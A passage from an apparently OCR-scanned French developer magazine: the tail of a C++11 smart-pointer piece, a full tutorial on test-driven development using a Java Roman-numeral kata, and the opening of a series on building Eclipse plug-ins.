Par exemple, on ne va plus explicitement faire de simples new/delete sur nos objets. On va construire et manipuler les objets avec des « smart pointers » via shared_ptr<T>. Ce template implémente un mécanisme de compteur de références qui permet de partager des objets entre plusieurs clients, et de stocker des pointeurs dans des containers en toute sécurité. L'abstraction weak_ptr<T> est le meilleur compagnon de shared_ptr<T>. Cela permet de casser les références circulaires. Le template weak_ptr<T> implémente le pattern Observer pour les shared_ptr<T>. Avec un weak_ptr<T>, dès qu'un shared_ptr<T> libère ses ressources, l'information est propagée à tous les weak_ptr<T> afin qu'il ne puisse plus utiliser un pointeur invalide. C++11 fera l'objet d'articles dans le futur !

Christophe **Pichaud** / *.NET Rangers by Sogeti*
Consultant sur les technologies Microsoft
christophepichaud@hotmail.com - www.windowscpp.net

Je débute en TDD...



Le TDD, Test Driven Development ou Développement piloté par les tests pour les réfractaires à la langue de Shakespeare, est une pratique d'ingénierie logicielle qui impose l'écriture des tests unitaires avant le code production qu'ils sont censés valider. Issu du monde agile au sein duquel il constitue une pratique de base de la méthode XP, le TDD est aujourd'hui reconnu comme une discipline à part entière utilisée également en dehors du contexte agile. Tour d'horizon et initiation à une pratique dont vous ne pourrez rapidement plus vous passer !

La mouvance agile ne cesse de progresser depuis une dizaine d'années amenant de nouvelles pratiques plus pragmatiques ayant pour but de fournir au client le programme répondant à ses besoins dans le meilleur délai. Pour cette problématique, les méthodes traditionnelles basées sur le cycle en V proposent une approche "Test-Last" avec écriture des tests unitaires après le code de l'application. Cette approche a clairement montré ses limites au cours du temps puisque dans le meilleur des cas les tests écrits sont adaptés au code et non l'inverse, introduisant de fait un biais de confirmation. Dans le pire des cas, ces tests ne sont même pas écrits puisque le code semble fonctionner correctement, pourquoi perdre du temps en les écrivant ?

La réponse à cette question est une évidence pour les partisans du TDD, bien conscients que l'investissement réalisé aujourd'hui sur les tests sera largement remboursé à l'avenir lors de l'ajout de fonctionnalités ou d'opérations de refactoring. Ainsi, le TDD adopte une approche "Test-First" au sein de laquelle les tests unitaires sont écrits avant le code dont la seule raison d'être sera le succès de l'exécution de ces tests. Cette idée qui remonte à des temps anciens a été formalisée au milieu des années 90 par Kent Beck qui en fait un des piliers de la méthodologie Extreme Programming (XP). Il faut ensuite attendre 2003 et la sortie du livre "Test Driven Development : By Example" pour le voir achever de codifier la pratique. Cette dernière adjoint à l'approche "Test-First" la notion de refactoring continu dans une optique d'amélioration du code produit.

> Principes du TDD

En combinant programmation, écriture des tests unitaires et refactoring, le TDD se révèle être une pratique structurante qui permet d'obtenir un code propre, facile à modifier et répondant aux besoins exprimés, ce qui reste la première priorité lors du développement d'une application. Le TDD présente 3 phases :

1. RED. Ecrire en premier lieu un test unitaire d'échec. L'impossibilité de compiler est un échec.
2. GREEN. Ecrire au plus vite le code de production suffisant pour faire passer ce test unitaire quitte à s'autoriser les "pires" solutions. Bien sûr, si une solution propre et simple apparaît immédiatement, il faut la réaliser mais dans le cas contraire ce n'est pas grave le code sera amélioré de manière incrémentale lors des phases de refactoring. Le but ici étant d'obtenir au plus vite la barre verte de succès des tests unitaires.
3. REFACTOR. Cette phase est bien souvent négligée mais est essentielle pourtant car elle permet d'éliminer les duplications de code éventuelles mais également de faire des remaniements d'architecture, de factorisation, de présentation ... Ce refactoring concerne aussi bien le code de production que le code des tests et ne doit pas modifier le comportement externe du programme, ce qui est matérialisé par une barre d'exécution des tests demeurant au vert.

La mise en œuvre de ces 3 phases se fait au sein de 5 grandes étapes qui constituent le cycle TDD [Fig.1].

Ce cycle a une durée courte (10 minutes maximum) et se répète jusqu'à ce que l'ensemble des tests unitaires couvrant une fonctionnalité soient passés avec succès. Ces étapes peuvent paraître simples mais il est nécessaire de les appliquer avec la plus grande rigueur pour tirer pleinement parti du TDD. Ce suivi strict des règles permet d'obtenir un code de qualité respectant un certain nombre de bonnes pratiques de développement. Ainsi, le code obtenu se contente de l'essentiel (principe KISS – Keep it simple, stupid) ne cherchant pas à implémenter des services non nécessaires (principe YAGNI – You Ain't Gonna Need it), tout en factorisant les duplications de code (principe DRY – Don't Repeat Yourself) grâce au refactoring continu dont il est l'objet. En procédant de la sorte, la réalisation d'un programme suit une logique incrémentale permettant l'émergence d'une architecture flexible et modulaire.

> Des tests propres

Le TDD n'est pas une solution miracle permettant d'avoir une suite de tests unitaires optimale sans effort. Il est important de garder à l'esprit qu'au sein de cette pratique, le code des tests a autant, si ce n'est plus, d'importance que le code de production ! Prendre soin du code des tests au cours du temps est donc primordial. Pour être efficace, un test se doit d'être propre ce qui est caractérisé par sa lisibilité. Celle-ci s'obtient en réalisant un test simple, clair et aussi dense que possible c'est-à-dire en lui faisant dire un maximum de choses en un minimum de code. Ainsi, un test unitaire ne doit représenter qu'un seul concept et ne contenir qu'une assertion.

Enfin, un test propre doit suivre 5 autres règles facilement mémorisables grâce à l'acronyme FIRST :

- **Fast** : un test doit être rapide pour être exécuté souvent
- **Independent** : les tests ne doivent pas dépendre les uns des autres
- **Repeatable** : un test doit être reproductible dans n'importe quel environnement

- **Self-Validating** : un test doit avoir un résultat binaire (Echec ou Succès) pour une conclusion rapide et facile
- **Timely** : un test doit être écrit au moment opportun c'est-à-dire juste avant le code de production qu'il validera

> Un changement de paradigme

L'approche TDD constitue un changement de paradigme pour le développeur. Une phase d'apprentissage est nécessaire au cours de laquelle les bénéfices se ressentiront de plus en plus au fur et à mesure que le savoir-faire du développeur augmentera. Le TDD est donc à considérer comme un investissement sur l'avenir. Le changement concerne également le référentiel documentaire avec des tests unitaires représentant des spécifications exécutables et la documentation de l'application. En effet, si les tests servent à valider les exigences ils peuvent également décrire ces dernières. Partant de ce constat, la difficulté majeure va résider dans la capacité du développeur à élaborer une feuille de route pour une fonctionnalité complexe sous forme de tests envisagés, et de savoir la remettre en question le cas échéant.

Le TDD permet de détecter les problèmes au plus tôt, ce qui a pour effet de réduire les coûts de résolution mais également le nombre de bugs. La couverture de code apportée par la batterie de tests unitaires se veut maximale avec un minimum bien supérieur à 80%. Ce filet de sécurité donne la confiance nécessaire au développeur pour réaliser un travail de refactoring et d'amélioration continue essentiels à la réussite de la méthode. De facto, la dette technique est mieux maîtrisée avec un code flexible, maintenable et réutilisable facilitant l'ajout de nouvelles fonctionnalités.

Enfin, le ROI du TDD se retrouve également dans un gain de productivité général du développeur. En effet, s'il pousse à écrire en général 2 fois plus vite, il conduit à une véritable chasse au gaspillage lors des phases de refactoring qui conduisent à 2 fois moins de code. Une fois l'apprentissage digéré, on observe ainsi un changement de paradigme dans la manière de travailler du développeur avec un abandon du débuggeur au profit de la batterie de tests unitaires et de la fameuse barre verte synonyme de succès d'exécution de ces derniers.

> Un bon outillage

Pour une pratique optimale, le TDD se doit d'être couplé avec de bons outils. Un IDE avec un support natif de JUnit est essentiel. L'utilisation de plugins facilitant la gestion des tests unitaires comme MoreUnit et Infinitest est vivement recommandée. Ce dernier exécute automatiquement l'ensemble des tests unitaires à chaque modification de code, ce qui réduit les cycles de feedback posant par là-même les bases des tests unitaires en continu. D'autre part, l'utilisation de templates de code pour les tests unitaires est un gain de temps important dans le cadre répétitif du cycle TDD. Au niveau du code, pour la génération d'objets métiers lisibles et flexibles, le design pattern Builder est indispensable. Enfin, une bonne maîtrise des raccourcis claviers permet de gagner un temps précieux.

> Mise en pratique

A l'image de ce qui se fait dans les arts martiaux, la mise en pratique d'une technique peut se faire dans le cadre de katas au cours desquels le développeur doit résoudre un problème précis en partant de zéro. Le site http://sites.google.com/site/tddproblems/all-problems-1 offre une bonne variété de problèmes se prêtant particulièrement bien à une résolution via l'approche TDD. Pour notre exemple, notre choix se porte sur un programme de conversion d'un nombre au format arabe en son équivalent au format romain.

Comme le veut l'approche TDD, nous écrivons en premier lieu la classe RomanNumeralTest qui contiendra la batterie de tests unitaires du programme. La première exigence de ce dernier est que le chiffre 1 en entrée donne le chiffre romain I en sortie, ce qui est implémenté ci-dessous :

```
public class RomanNumeralTest {
    private static RomanNumeral romanNumeral;

    @BeforeClass
    public static void setUpBeforeClass() {
        romanNumeral = new RomanNumeral();
    }

    @Test
    public void testIntToRoman_1_is_I() {
        assertThat(romanNumeral.intToRoman(1), is("I"));
    }
}
```

Nous exécutions ce premier test dans le but de le faire échouer [Fig.2]. Une erreur de compilation étant un échec, nous passons à l'écriture du code de production qui va satisfaire ce test. Pour ce faire, nous nous plaçons sur la ligne où se trouve la classe RomanNumeral et utilisons le raccourci clavier Ctrl + 1 d'Eclipse qui propose un "Quick Fix" pour générer une classe vide RomanNumeral. Nous générons ensuite la méthode intToRoman de celle-ci toujours via ce menu.

A ce stade, nous écrivons le code le plus simple permettant de satisfaire le test unitaire. Dans ce cas, il s'agit de renvoyer la chaîne "I" en sortie de méthode intToRoman :

```
public class RomanNumeral {
    public String intToRoman(int arabic) {
        return "I";
    }
}
```

Le test peut alors être exécuté avec succès permettant d'avancer dans le cycle TDD [Fig.3]. Nous entrons dès lors dans la phase de refactoring qui est très rapide ici puisque le code ne contient aucune




Fig.2

Etape RED dans le cycle TDD




Fig.3

Etape GREEN dans le cycle TDD

duplication et aucune amélioration à apporter. Le cycle repart avec l'ajout d'un nouveau test :

```
@Test
public void testIntToRoman_2_is_II() {
   assertThat(romanNumeral.intToRoman(2), is("II"));
}
```

Le test en échec, nous modifions la méthode intToRoman de la classe RomanNumeral afin de passer avec succès ce test, ce qui nous donne le code suivant :

```
public String intToRoman(int arabic) {
   if (arabic == 2) return "II";
   return "I";
}
```

Les tests unitaires virant au vert, nous passons au refactoring. Il est préférable de n'avoir qu'un point de sortie pour une méthode et il est conseillé d'utiliser des accolades pour une condition *if* même avec une seule instruction. Ce qui nous donne :

```
public String intToRoman(int arabic) {
   String roman = "I";

   if (arabic == 2){
      roman = "II";
   }

   return roman;
}
```

Les tests demeurent au vert, nous les étoffons avec une exigence supplémentaire concernant le chiffre 3 qui doit donner en sortie le chiffre romain III. Cette nouvelle exigence met notre test unitaire en échec et il est nécessaire d'écrire le code de production suivant pour le valider :

```
public String intToRoman(int arabic) {
   String roman = "I";

   if (arabic == 2){
      roman = "II";
   } else if(arabic == 3) {
      roman = "III";
   }

   return roman;
}
```

L'étape de refactoring fait ressortir une possibilité d'optimisation à l'aide d'une boucle décrémentant la valeur du chiffre arabe passé en entrée et ajoutant en conséquence une barre romaine au chiffre romain rendu en sortie :

```
public String intToRoman(int arabic) {
   StringBuilder roman = new StringBuilder();

   while (arabic-- > 0) {
      roman.append("I");
   }

   return roman.toString();
}
```

Les tests passant toujours avec succès, nous nous intéressons maintenant au nombre 10 qui doit donner en sortie le chiffre romain X :

```
@Test
public void testInToRoman_10_is_X() {
   assertThat(romanNumeral.intToRoman(10), is("X"));
}
```

Suite à l'échec du test, on passe à l'écriture du code de production. Ici, on se rend compte que notre précédent algorithme n'est pas adapté puisqu'on est en présence d'un nouveau chiffre romain le X. Pour remédier à cela, nous ajoutons un test pour traiter le chiffre arabe 10 de manière spécifique :

```
public String intToRoman(int arabic) {
   StringBuilder roman = new StringBuilder();

   if (arabic == 10) {
      roman.append("X");
   } else {
      while (arabic-- > 0) {
         roman.append("I");
      }
   }

   return roman.toString();
}
```

Les tests passent correctement et la phase de refactoring ne nécessite pas de travail particulier. Nous ajoutons un test supplémentaire avec la valeur 20 qui doit donner le chiffre romain XX. Cette nouvelle exigence provoque bien un échec du test unitaire associé. On écrit alors le code de production suivant :

```
public String intToRoman(int arabic) {
   StringBuilder roman = new StringBuilder();

   if (arabic == 10) {
      roman.append("X");
   } else if (arabic == 20) {
      roman.append("XX");
   } else {
      while (arabic-- > 0) {
         roman.append("I");
      }
   }

   return roman.toString();
}
```

Ce code est suffisant pour faire passer notre batterie de tests unitaires. La phase de refactoring nous permet de prendre un peu de recul et de constater qu'il est possible d'optimiser notre algorithme

pour les chiffres romains contenant le X. On se rend facilement compte qu'une boucle serait plus efficace qu'un if / else if. On remanie donc le code comme suit :

```
public String intToRoman(int arabic) {
   StringBuilder roman = new StringBuilder();

   while (arabic >= 10) {
      roman.append("X");
      arabic -= 10;
   }

   while (arabic-- > 0) {
      roman.append("I");
   }

   return roman.toString();
}
```

La barre de tests JUnit toujours verte, le refactoring n'a pas modifié le comportement externe de la méthode. L'étude du code de production nous permet de constater que le travail réalisé est sensiblement le même pour les chiffres X et I à savoir une boucle avec décrément ce qui indique une possibilité de factorisation. Il émerge ainsi une nouvelle voie de conception pour notre algorithme consistant à introduire 2 tables liées par leur index contenant respectivement les chiffres romains et leur équivalent arabe.

```
public static final int[] ARABIC_DIGITS = {10, 1};
public static final String[] ROMAN_DIGITS = {"X", "I"};

public String intToRoman(int arabic) {
   StringBuilder roman = new StringBuilder();

   for (int i = 0; i < ARABIC_DIGITS.length; i++) {
      while (arabic >= ARABIC_DIGITS[i]) {
         roman.append(ROMAN_DIGITS[i]);
         arabic -= ARABIC_DIGITS[i];
      }
   }

   return roman.toString();
}
```




Fig.4 *Batterie de tests unitaires obtenue*

Nos tests unitaires valident ce refactoring et restent corrects pour le chiffre 30. Puisqu'il n'est pas possible de mettre en échec le test unitaire avec 30, il n'est pas nécessaire de modifier le code de production. Cela se reproduit avec les nombres 11 et 33 basés sur les chiffres romains X et I pour lesquels l'algorithme demeure opérationnel. En revanche, le chiffre romain V, lui, conduit à un échec du test unitaire associé. Nous repartons donc sur un cycle TDD complet. La solution la plus simple consiste à rajouter le chiffre romain V et son équivalent arabe dans nos tables afin de vérifier si l'algorithme actuel devient opérationnel.

Les tests passent au vert, c'est bien le cas donc. Pour le refactoring, une question se pose : à savoir s'il n'est pas préférable de remplacer les 2 tableaux indexés liés par une map Java ? Les valeurs contenues dans les tableaux étant ordonnées de manière décroissante avec un parcours via 2 boucles imbriquées, la solution actuelle est préférable car plus simple et collant au principe KISS.

Nous complétons nos tests unitaires avec le chiffre 4 dont le chiffre romain correspondant est IV.

Le test est en échec, ce qui nous conduit à modifier le code de production pour le faire passer. La première approche consiste à rajouter un *if* pour ce cas particulier ce qui met le test au vert. Le refactoring qui suit met en évidence que le chiffre IV doit être considéré comme un symbole à part entière. Son rajout dans la table des digits permet de supprimer le *if* précédemment ajouté via le raccourci CTRL + D.

La barre des tests toujours au vert nous garantit que le comportement externe du programme est resté le même. Le développement en TDD de notre programme se poursuit et nous complétons pas à pas notre suite de tests unitaires [Fig.4] et nos tables avec l'ensemble des chiffres romains et leurs équivalents arabes. Ceci nous donne après une dizaine d'incréments les tables suivantes :

```
ARABIC_DIGITS = {1000, 900, 500, 400, 100, 90, 50, 40, 10, 9,
5, 4, 1};
ROMAN_DIGITS = {"M","CM","D","CD","C","XC","L","XL","X","IX",
"V","IV","I"};
```

L'ajout de nouveaux tests unitaires avec des chiffres arabes tels que 1954 ou 3949 n'aura au final pas nécessité de modifications sur la méthode intToRoman du code de production. La batterie de tests unitaires obtenue suite à ce développement en mode TDD nous offre une couverture de code maximale [Fig.5].




Fig.5 *Couverture de code de notre programme*

> Conclusion

Cet article d'initiation au TDD aura montré la puissance de cette pratique que chaque développeur se doit de posséder dans sa boîte à outils. Pour l'exploiter au mieux, il est nécessaire comme nous l'avons démontré dans notre exemple d'appliquer les règles de manière stricte. Le changement de paradigme qu'entraîne le TDD implique une phase d'apprentissage avant que le développeur ne puisse être pleinement opérationnel et que sa productivité augmente significativement. Sur la base de l'exemple de conversion chiffres arabes vers romains réalisé au cours de cet article, un bon exercice consiste à réaliser la méthode de conversion inverse en TDD. Enfin, réaliser des katas sur les problèmes TDD du site présenté dans cet article est le meilleur moyen pour progresser. Bref vous l'aurez compris, pour progresser en TDD un seul mot d'ordre, valable pour n'importe quelle technique, pratiquer !

Sylvain **Saurel** – *Ingénieur d'Etudes Java / JEE*
sylvain.saurel@gmail.com

Démystifier le développement des plug-ins Eclipse

1re partie

Développer un plug-in pour Eclipse n'est pas aussi difficile que l'on pourrait l'imaginer, à condition toutefois de comprendre son architecture interne et le système des plug-ins sur cette plateforme. Je vais essayer tout au long de cette série d'articles, de vous expliquer le plus simplement possible cette architecture et comment les plug-ins utilisent des points d'extensions des autres plug-ins, afin d'ajouter des fonctionnalités à Eclipse. Reste à dire qu'être à l'aise en Java est nécessaire et un minimum d'utilisation d'Eclipse, l'est aussi.

L'objectif n'est pas du tout d'afficher le fameux "Hello World" au sein d'un composant Eclipse, mais de construire un plug-in complet avec tous les composants nécessaires pour avoir un plug-in d'une qualité commerciale. Ce sont des étapes que j'ai suivies pour développer mon plug-in **Parsing XML in Java Kit**. En deux mots ce programme sert à évaluer des expressions XPath dans des documents XML. Le programme est accompagné d'un système d'aide complet sur XPath dans Java, des modèles (ou templates), pour une édition simplifiée des expressions, et des outils pour internationaliser le plug-in.

1 LE PLUG-IN EN ACTION :

Le plug-in est compatible avec Eclipse (3.6 ou supérieure), et composé de trois parties :




Fig.1




Fig.2

> Visual XPath

Un visualiseur (ou évaluateur) d'expressions XPath. Entrez une expression, pour trouver le résultat dans un fichier XML de votre choix. Une icône est insérée dans la barre d'outils d'Eclipse pour ouvrir le visualiseur. L'interface du plug-in est dans la même langue que le système d'exploitation, si une traduction est fournie [Fig.1].

- **Cheat sheets (feuilles de triche) :**

Un petit tutoriel sur le parsing de documents XML (analyse et traitement), avec une description du parseur DOM, la validation de documents, l'utilisation de XPath, référence de caractères, les entités prédéfinies, etc. Pour trouver tous les cheat sheets : Le menu **Help** dans Eclipse > **Cheat Sheets** [Fig.2].

> Templates ou modèles XML

Des templates dans Eclipse, sont des morceaux de code, prêts à l'emploi, dans vos programmes Java, ou autre. En clair on entre un morceau de code, qu'on utilise par la suite dans l'éditeur.

Pour utiliser un modèle, dans un fichier .java > entrez les premières lettres de son nom > puis **CTRL+Espace** > sélectionnez parmi les modèles proposés > Le code est inséré à l'emplacement du curseur dans l'éditeur courant [Fig.3].

2 INSTALLATION :

Si vous voulez installer le plug-in et l'essayer avant de commencer la lecture, rien n'est plus simple :

- Téléchargez le plug-in à l'URL suivante : http://apps.java-javafx.com/download.jsp
- Décompressez le fichier .zip. Ceci donne un dossier plugins.
- Dans ce dossier il y a deux fichiers .jar




Fig.3

1 - Fermez Eclipse
2 - Copiez les deux fichiers .jar vers le dossier dropins situé sous le dossier d'installation d'Eclipse
3 - Relancer Eclipse

Note : *Tous les fichiers sources sont disponibles avec le plug-in. Vous trouverez à l'URL suivante un petit tutoriel sur le plug-in :*
http://www.java-javafx.com/2011/04/analyser-et-traiter-des-documents-xml.html

3 LOGICIELS UTILISÉS

- Eclipse 3.6 Helios (Eclipse for RCP and RAP Developers Bundle)
- Java SE 6 Update 24 (JDK 6u24)
- Linux (Fedora 14)

4 CRÉATION D'UN PROJET DE PLUG-IN

Un plug-in est simplement un projet spécial, géré complètement par un ensemble d'outils fourni par Eclipse.

> Nouveau projet (New Project)

A partir d'une perspective Java (Java perspective)
File (menu) > **New** > **Project** [Fig.4].
Dans la boîte de dialogue **New Project** > sélectionnez **Plug-in Development** > **Plug-in Project** > **Next** [Fig.5].
Donnez un nom à votre projet dans **Project name**. Sélectionnez les options, comme dans l'exemple. Un clic sur **Next** [Fig.6].

> Les options d'un projet plug-in :

1 Un identifiant ID (généré automatiquement à partir du nom donné au projet)
2 La Version du plug-in
3 Un nom du plug-in dans Name (pour les humains)
4 Entrez le nom du développeur dans Provider (développeur ou entreprise)

Gardez les cases suivantes cochées :
Generate an activator
This plug-in will make contribution to the UI

Sélectionnez "No" pour : Would you like to create a rich client application. Cliquez sur **Finish** [Fig.7].
Un clic sur **Yes** pour ouvrir la perspective Plug-in (To open Plug-in Development perspective) [Fig.8].

> Le projet est créé

Le fichier **MANIFEST.MF** est ouvert dans un éditeur spécial, permettant de contrôler l'ensemble du plug-in. Par exemple dans l'onglet **Overview**, on trouve des informations entrées, lors de la création du projet. On peut dire à présent que nous disposons d'un plug-in Eclipse, tout à fait opérationnel, mais vide. Nous allons ajouter des briques pour enrichir les fonctionnalités de ce plug-in [Fig.9].

5 AJOUTEZ DES TEMPLATES JAVA

Nous ajoutons quelques templates ou modèles, Une occasion pour voir comment ajouter des extensions à un plug-in. Nous allons ajou-




Fig.4




Fig.6




Fig.5




Fig.7

ter à notre plug-in, des templates qui existent déjà sous la forme d'un fichier XML séparé, contenant des templates, comme suit :

```
<template autoinsert="true" context="java" deleted="false"
description="Prepare to work with xml documents" enabled="true"
id="com.java-javafx.ka.templates.java.xml12" name="xml">
<!-- contenu du modèle ou template -->
</template>
```

Des templates sont des morceaux du code, qu'on utilise souvent. Il en existe dans différents langages de programmation, comme Java, PHP, Javascript, HTML, etc. Pour les utiliser dans Eclipse, plusieurs méthodes sont disponibles pour l'importation, l'exportation et l'édition de templates. Pour voir ceux qui sont disponibles, un clic sur le menu **Window** > **Preferences** > Tapez templates dans la zone du filtre (en haut à gauche). Pour en exporter, il suffit de sélectionner des templates à exporter > un clic sur le bouton **Export**. On peut aussi en importer. Pour ajouter un modèle ou template > **New**. Consultez les documentations d'Eclipse pour plus de détails [Fig.10].

> Ajoutez une extension au plug-in

Ajouter une extension permet d'ajouter des fonctionnalités à Eclipse, via un plug-in tournant sur cette plateforme. Les plug-ins permettant cette forme d'interaction, ou qui acceptent une/des extensions (une ou des fonctions supplémentaires), doivent fournir un mécanisme appelé "un point d'extensions", ou un point pour laisser un plug-in client (notre plug-in) se brancher et ajouter des fonctions supplémentaires.

Un clic sur l'onglet **Extensions** à partir de l'éditeur de **MANIFEST.MF**

Un clic sur le bouton **Add** [Fig.11].

> Sélectionnez un point d'extension

On sélectionne ici un point d'extension offert par un plug-in existant, pour que notre plug-in puisse lui ajouter une/des extensions.

Décochez **Show only extension points from the required plug-ins**

Sélectionnez **org.eclipse.ui.editors.templates** dans la liste qui s'affiche > **Finish**.

Note : *Ceci va nous permettre d'ajouter des fonctionnalités aux templates utilisés dans les éditeurs, qui sont une partie de l'interface de l'utilisateur d'Eclipse (ui). De la même manière, on peut enrichir ou personnaliser n'importe quelle partie de l'interface.* [Fig.12].

> Confirmez l'ajout des dépendances (Confirm to add plug-in dependency)

